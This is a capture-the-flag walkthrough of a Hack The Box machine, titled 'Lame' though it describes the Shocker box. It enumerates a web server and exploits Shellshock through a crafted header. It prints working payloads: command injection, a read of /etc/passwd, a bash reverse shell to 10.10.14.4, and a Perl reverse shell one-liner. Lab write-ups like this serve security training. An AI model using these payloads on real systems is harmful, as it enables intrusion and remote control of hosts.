

Lame HTB Walkthrough:

Please go through the all nmap scan file which I have uploaded in the shocker folder.


Since the port 80 is open I ran dirb tool to list the directories.

I haven’t found any valid data on the directories, so I have user extensions sh, jpg, php, txt etc.,






I can see that the time is varying for every time you trigger the request, I came to know that the shellshock is used




I have googled for shell shock vulnerabilities and exploits I have used the sample payloads to get execute the remote code execution.


Below are the one-liners I have used in the project to get the reverse shell.


1. custom:() { ignored; }; /usr/bin/whoami (screenshot 1)
2. custom:() { ignored; }; echo Content-Type: text/html; echo ; /bin/cat /etc/passwd (screenshot 2)
3. custom:() { ignored;};/bin/bash -i >& /dev/tcp/10.10.14.4/1234 0>&1 (screenshot 3)






Screenshot 2







perl -e 'use Socket;$i="10.10.14.4";$p=9090;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

